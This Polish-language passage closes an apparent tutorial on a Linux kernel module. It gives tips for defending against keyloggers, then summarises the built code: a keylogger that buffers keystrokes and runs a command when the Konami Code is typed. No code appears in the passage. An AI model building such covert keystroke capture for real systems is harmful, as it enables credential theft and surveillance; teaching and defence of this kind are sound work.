ostrożność z załącznikami e-mail od nieznanych nadawców to kolejna ważna zasada. Można także korzystać z wirtualnych klawiatur podczas wpisywania wrażliwych informacji, aby utrudnić keyloggerom ich przechwytywanie. Przestrzeganie tych wskazówek i regularne monitorowanie systemu pomoże zachować bezpieczeństwo i chronić dane przed keyloggerami.

8. Podsumowanie

Stworzony kod jest prostym keyloggerem dla jądra Linux, który przechowuje naciśnięcia klawiszy w buforze i sprawdza, czy została wpisana sekwencja Konami Code. Jeśli tak, uruchamiane jest określone polecenie. Jest to przykład zastosowania notyfikatorów, buforów i kolejek zadań w jądru Linux, pokazujący, jak można rozszerzyć funkcjonalność systemu operacyjnego poprzez moduły jądra.